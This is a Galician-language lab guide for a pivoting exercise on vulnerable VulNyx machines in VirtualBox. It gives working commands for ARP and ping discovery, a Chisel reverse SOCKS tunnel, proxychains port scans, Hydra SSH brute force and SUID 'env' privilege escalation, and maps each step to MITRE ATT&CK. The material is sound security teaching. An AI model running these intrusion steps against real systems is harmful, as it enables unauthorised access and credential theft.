- **Wiki**: https://github.com/samratashok/nishang/wiki


3. Prácticas Taller UD3

3.1 Pivoting

3.1.1 Pivoting Windows → Linux

Escenario de Pivoting War → Basic

Para realizar esta práctica é necesario modificar a configuración de rede das máquinas virtuais en VirtualBox.



Configuración do Escenario (Montaxe)

Antes de iniciar as máquinas, debemos configurar as tarxetas de rede no hipervisor (VirtualBox).

1. CONFIGURACIÓN DE VIRTUALBOX

Máquina Atacante (Kali Linux):

- **Adaptador 1:** Rede *Host-Only* (Anfitrión) → `vboxnet0`
  - **IP esperada:** `192.168.56.X`
  - **Obxectivo:** Punto de entrada do atacante. Debe ter conectividade coa máquina pivote.

Máquina Pivote (VulNyx War — Windows):

- **Adaptador 1:** Rede *Host-Only* (Anfitrión) → `vboxnet0`
  - **Obxectivo:** Ser alcanzable dende Kali unha vez comprometida.
- **Adaptador 2:** Rede *Host-Only* (Anfitrión) → `vboxnet1`
  - **Obxectivo:** Acceder a unha segunda rede que Kali non pode alcanzar directamente (rede de pivoting).
  - **Nota (VirtualBox):** ao crear `vboxnet1`, VirtualBox adoita asignarlle por defecto a rede `192.168.57.0/24` (por exemplo, o host queda en `192.168.57.1`).
  - **Nota (laboratorio):** activa o **servidor DHCP** de `vboxnet1` (no *Host Network Manager* → separador *Servidor DHCP*) para que War obteña IP automaticamente **sen modificar a OVA**.

Máquina Obxectivo (VulNyx Basic — Linux):

- **Adaptador 1:** Rede *Host-Only* (Anfitrión) → `vboxnet1`
  - **Obxectivo:** Estar illada do mundo exterior e só accesible a través da máquina pivote (War).
  - **Nota:** se `vboxnet1` ten DHCP activo, Basic obterá unha IP `192.168.57.X` automaticamente. A IP exacta **descúbrese dende War** tras o compromiso (ARP / ping).

Introducción ao Reto


O obxectivo deste escenario é...

- Compromiso inicial de máquina Windows (War)
- Descubrimento de rede interna (Enumeración de interfaces e ARP)
- Configuración de Túnel SOCKS5 con **Chisel**
- Uso de **Proxychains** para escanear a través do túnel
- Enumeración de servizos ocultos (CUPS) en rede interna
- Movemento Lateral vía SSH cara a Linux (Basic)
- Escalada de privilexios final en máquina pivotada

Mapa de vectores de ataque

1. **Kali** ataca a **War** (Tomcat Exploit)
2. **War** convértese en proxy SOCKS (Chisel)
3. **Kali** ataca a **Basic** a través de **War** (SSH Brute Force)

Diagrama de ataque



Fase 1 — Recopilación (Compromiso Previo e Descubrimento Interno)

Premisa: Seguindo os pasos do documento War, xa comprometemos a máquina **War** mediante:

1. Forza bruta con Hydra sobre Tomcat Manager (`/manager/html`)
2. Deploy de ficheiro WAR malicioso con msfvenom
3. Obtención de shell como `NT AUTHORITY\LOCAL SERVICE`
4. Escalada de privilexios mediante SeImpersonatePrivilege con SigmaPotato
5. Obtención de shell como `NT AUTHORITY\SYSTEM` ou `Administrator`

Estado actual: Temos unha shell con privilexios de administrador na máquina War.

PASO 1.1: ENUMERACIÓN DE INTERFACES EN WAR

Dende a nosa shell en Windows (War), verificamos se existe unha segunda tarxeta de rede que nos conecte a un segmento descoñecido.

```
C:\Program Files\Apache Software Foundation\Tomcat 11.0> ipconfig /all
```

Saída relevante:

> **IP das máquinas virtuais**
>
> No caso de execución deste procedemento a IP da máquina:
> 1. Kali Linux foi: **192.168.56.113**
> 2. War foi: NIC1 → **192.168.56.177** e NIC2 → **192.168.57.3**
> 3. Basic foi: **192.168.57.4**
> , pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

```
Ethernet adapter Ethernet:
   IPv4 Address. . . . . . . . . . . : 192.168.56.177 (Exposta a Kali)

Ethernet adapter Ethernet 2:
   IPv4 Address. . . . . . . . . . . : 192.168.57.3 (Rede Pivoting vía vboxnet1 - DHCP)
```

Descubrimento: Existe unha rede `192.168.57.0/24` illada de Kali.

PASO 1.2: DESCUBRIMENTO DE VECIÑOS (HOST DISCOVERY)

Buscamos máquinas vivas nesa rede interna. Dado que non temos Nmap en Windows, usamos a táboa ARP ou un Ping nativo.

```
# Opción A: Ver táboa ARP (Máis silencioso)
> arp -a

# Opción B: Ping
> for /L %i in (1,1,254) do @ping -n 1 -w 100 192.168.57.%i | find "Reply"
Reply from 192.168.57.1: bytes=32 time<1ms TTL=64  #IP host anfitrión
Reply from 192.168.57.2: bytes=32 time<1ms TTL=255 #IP router rede host-only
Reply from 192.168.57.3: bytes=32 time<1ms TTL=128 #IP Ethernet2 (War)
Reply from 192.168.57.4: bytes=32 time<1ms TTL=64  #IP máquina virtual Basic
```

Resultado:

```
Reply from 192.168.57.4: bytes=32 time<1ms TTL=64
```

Obxectivo Identificado: `192.168.57.4` (Máquina Basic).
Nota: O TTL=64 indícanos que probablemente sexa un sistema Linux.

Fase 2 — Análise (Configuración do Túnel e Enumeración Remota)

Para atacar a Basic, necesitamos crear unha ponte (túnel) a través de War.

CHISEL (PROXY SOCKS5)

Esta opción permite tunelizar calquera tipo de tráfico de rede.

Paso 2.1: Transferencia de Chisel a War

1. Descargamos chisel (.deb e .exe) na Kali

```
cd
wget https://github.com/jpillora/chisel/releases/download/v1.11.3/chisel_1.11.3_linux_amd64.deb
sudo dpkg -i chisel_1.11.3_linux_amd64.deb

cd /home/kali/Downloads
wget https://github.com/jpillora/chisel/releases/download/v1.11.3/chisel_1.11.3_windows_amd64.zip
7z x chisel_1.11.3_windows_amd64.zip
ls
chisel.exe
```

2. Compartimos o cartafol en Kali (onde temos o chisel.exe descargado)

```
impacket-smbserver compartir /home/kali/Downloads -smb2support
```

3. En War (Shell de Administrator)

```
> copy \\IP_Atacante\compartir\chisel.exe C:\Windows\Temp\chisel.exe
```

Paso 2.2: Execución do Túnel (Reverse SOCKS)

1. En Kali (Servidor):

```
# Escoitar no porto 8000 permitindo túneles inversos
$ chisel server --reverse --port 8000
2025/12/14 21:58:41 server: Reverse tunnelling enabled
2025/12/14 21:58:41 server: Fingerprint 3zFC8R/QA1nDZCksK65RRGLLDX6AlnlT5k93YCbYLyY=
2025/12/14 21:58:41 server: Listening on http://0.0.0.0:8000
```

2. En War (Cliente):

```
# Conectar a Kali e abrir un SOCKS na máquina atacante
> C:\Windows\Temp\chisel.exe client IP_Atacante:8000 R:socks
```

Saída esperada en Kali:

`2025/12/14 22:01:28 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening` (Túnel establecido no porto 1080)

Paso 2.3: Configuración de Proxychains

Editamos `/etc/proxychains4.conf` en Kali para usar o túnel:

```
# Ao final do ficheiro
[ProxyList]
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1080
```

Paso 2.4: Escaneo de Portos a través do Túnel

```
# Usamos -sT (Connect Scan) e -Pn (Non Ping) porque os túneles SOCKS non soportan SYN scans nin ICMP
proxychains nmap -sT -Pn -n -p- --min-rate 3000 192.168.57.4
```

Resultado:


```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
631/tcp open  ipp
```

Paso 2.5: Enumeración de Servizos (CUPS)

Dado que o porto 631 é HTTP, necesitamos acceder co navegador a través do proxy.

Configuración en Kali:

Configurar **Proxy** en Firefox para usar SOCKS5 en `127.0.0.1:1080`.



Acceso:

Navegar a `http://192.168.57.4:631`.

Achado:

Na sección "Printers" ou "Jobs", visualizamos información da impresora que revela o usuario propietario.

Usuario identificado: `[usuario_basic]` (Nome extraído de CUPS).

Fase 3 — Explotación (Movemento Lateral via SSH)

PASO 3.1: FORZA BRUTA CONTRA SSH INTERNO

Como temos o usuario extraído de CUPS (`[usuario_basic]`) e o porto 22 aberto, lanzamos Hydra.

Con Chisel (Proxychains)

```
proxychains hydra -l [usuario_basic] -P /usr/share/wordlists/rockyou.txt 192.168.57.4 ssh
```

Resultado:

`[22][ssh] host: 192.168.57.4   login: [usuario_basic]   password: [contrasinal_basic]`

PASO 3.2: ACCESO Á MÁQUINA BASIC

Con Chisel (Proxychains)

```
proxychains ssh [usuario_basic]@192.168.57.4
```

Fase 4 — Post-explotación (Escalada de Privilexios en Basic)

Xa dentro de Basic, o procedemento é local (idéntico ao documento Basic), xa non dependemos do túnel para esta fase, só da shell SSH.

PASO 4.1: BUSCA DE BINARIOS SUID

```
# Busca de binarios con permisos SUID
find / -type f -perm -4000 2>/dev/null
```

Vector detectado: `/usr/bin/env` ten permisos SUID.

PASO 4.2: EXPLOTACIÓN DE ENV CON SUID

```
# Consulta en GTFOBins para env
# https://gtfobins.github.io/gtfobins/env/

# Explotación
/usr/bin/env /bin/bash -p
```

Verificación:

```
id
# uid=1000([usuario_basic]) gid=1000([usuario_basic]) euid=0(root) grupos=1000([usuario_basic])
whoami
# root
cat /root/root.txt
# [FLAG ROOT]
```

Shell de root conseguida mediante abuso de binario SUID.

Correspondencia de Fases → MITRE ATT&CK — Pivoting Scenario

FASE 1 — RECOPILACIÓN

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Descubrimento de segunda interface en War (ipconfig)	Host Networking Discovery	T1016 — System Network Configuration Discovery	CWE-200 — Information Exposure
Ping dende Windows (War) cara a Basic	Network Service Scanning	T1046 — Network Service Discovery T1018 — Remote System Discovery	CWE-200 — Information Exposure
Identificación de host activo (192.168.57.4)	Remote System Discovery	T1018 — Remote System Discovery	CWE-200 — Information Exposure

FASE 2 — ANÁLISE

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Transferencia de Chisel/Socat/ Plink a War	Lateral Tool Transfer	T1570 — Lateral Tool Transfer	N/A
Establecemento de Túnel SOCKS5 (Chisel Reverse Proxy)	Protocol Tunneling	T1090 — Proxy T1572 — Protocol Tunneling	N/A
Escaneo de portos a través de Proxychains	Active Scanning via Proxy	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure
Enumeración de CUPS (porto 631)	Service Enumeration	T1046 — Network Service Discovery	CWE-200 — Information Exposure
Identificación de usuario mediante CUPS	Account Discovery	T1087 — Account Discovery	CWE-200 — Information Exposure

FASE 3 — EXPLOTACIÓN

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Forza Bruta SSH contra Basic (Hydra)	Password Guessing / SSH	T1110 — Brute Force T1110.001 — Brute Force: Password Guessing	CWE-521 — Weak Password Requirements CWE-307 — Improper Restriction of Excessive Authentication Attempts
Acceso SSH a Basic mediante credenciais	Remote Services: SSH	T1021.004 — Remote Services: SSH	N/A

FASE 4 — POST-EXPLOTACIÓN

Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
Busca de binarios con permisos SUID	File and Directory Discovery	T1083 — File and Directory Discovery T1068 — Exploitation for Privilege Escalation	CWE-732 — Incorrect Permission Assignment for Critical Resource
Abuso de /usr/bin/env con SUID	SUID Binary Exploitation	T1548.001 — Abuse Elevation Control Mechanism: Setuid and Setgid T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management CWE-732 — Incorrect Permission Assignment for Critical Resource
Obtención de shell de root	Privilege Escalation	T1068 — Exploitation for Privilege Escalation	CWE-269 — Improper Privilege Management
Lectura de flags (user.txt, root.txt)	Data from Local System	T1005 — Data from Local System	N/A

Resumo


Neste escenario de pivoting aprendemos:

1. **Fase 1 - Recopilación:** Recoñecemento de redes internas mediante enumeración de interfaces e descubrimento de hosts en segmentos illados
2. **Fase 2 - Análise:** Técnica de tunelización (Chisel para SOCKS5) e enumeración de servizos remotos
3. **Fase 3 - Explotación:** Movemento lateral mediante forza bruta SSH a través do túnel establecido
4. **Fase 4 - Post-explotación:** Escalada de privilexios local en sistema Linux mediante abuso de binario SUID

3.1.2 Pivoting Linux → Windows

Escenario de Pivoting Basic → War

Para realizar esta práctica é necesario modificar a configuración de rede das máquinas virtuais en VirtualBox.



Configuración do Escenario (Montaxe)

Antes de iniciar as máquinas, debemos configurar as tarxetas de rede no hipervisor (VirtualBox).

1. CONFIGURACIÓN DE VIRTUALBOX

Máquina Atacante (Kali Linux):

- **Adaptador 1:** Rede *Host-Only* (Anfitrión) → `vboxnet0`
  - **IP esperada:** `192.168.56.X`
  - **Obxectivo:** Punto de entrada do atacante. Debe ter conectividade coa máquina pivote.

Máquina Pivote (VulNyx Basic — Linux):

- **Adaptador 1:** Rede *Host-Only* (Anfitrión) → `vboxnet0`
  - **Obxectivo:** Ser alcanzable dende Kali unha vez comprometida.
- **Adaptador 2:** Rede *Host-Only* (Anfitrión) → `vboxnet1`
  - **Obxectivo:** Acceder a unha segunda rede que Kali non pode alcanzar directamente (rede de pivoting).
  - **Nota (VirtualBox):** ao crear `vboxnet1`, VirtualBox adoita asignarlle por defecto a rede `192.168.57.0/24` (por exemplo, o host queda en `192.168.57.1`).
  - **Nota (laboratorio):** Aínda activando o **servidor DHCP** de `vboxnet1` (no *Host Network Manager* → separador *Servidor DHCP*) non é posible que Basic obteña IP automaticamente **sen modificar a OVA**. Así unha vez conseguido `root` en Basic debemos executar os seguintes comandos para que esta NIC recolla configuración de rede.

```
# sed -i -e 's/ens33/enp0s8/' -e 's/allow-hotplug enp0s8/auto enp0s8/' /etc/network/interfaces
# /sbin/reboot -f
```

  Agora, a partir deste reinicio o sistema sempre recoñecerá a configuración de rede das 2 NIC. (Lembrar voltar a facerse `root` en Basic para proseguir coa práctica).

Máquina Obxectivo (VulNyx War — Windows):

- **Adaptador 1:** Rede *Host-Only* (Anfitrión) → `vboxnet1`
  - **Obxectivo:** Estar illada do mundo exterior e só accesible a través da máquina pivote (Basic).
  - **Nota:** se `vboxnet1` ten DHCP activo, War obterá unha IP `192.168.57.X` automaticamente. A IP exacta **descúbrese dende Basic** tras o compromiso (ARP / ping).

Introducción ao Reto

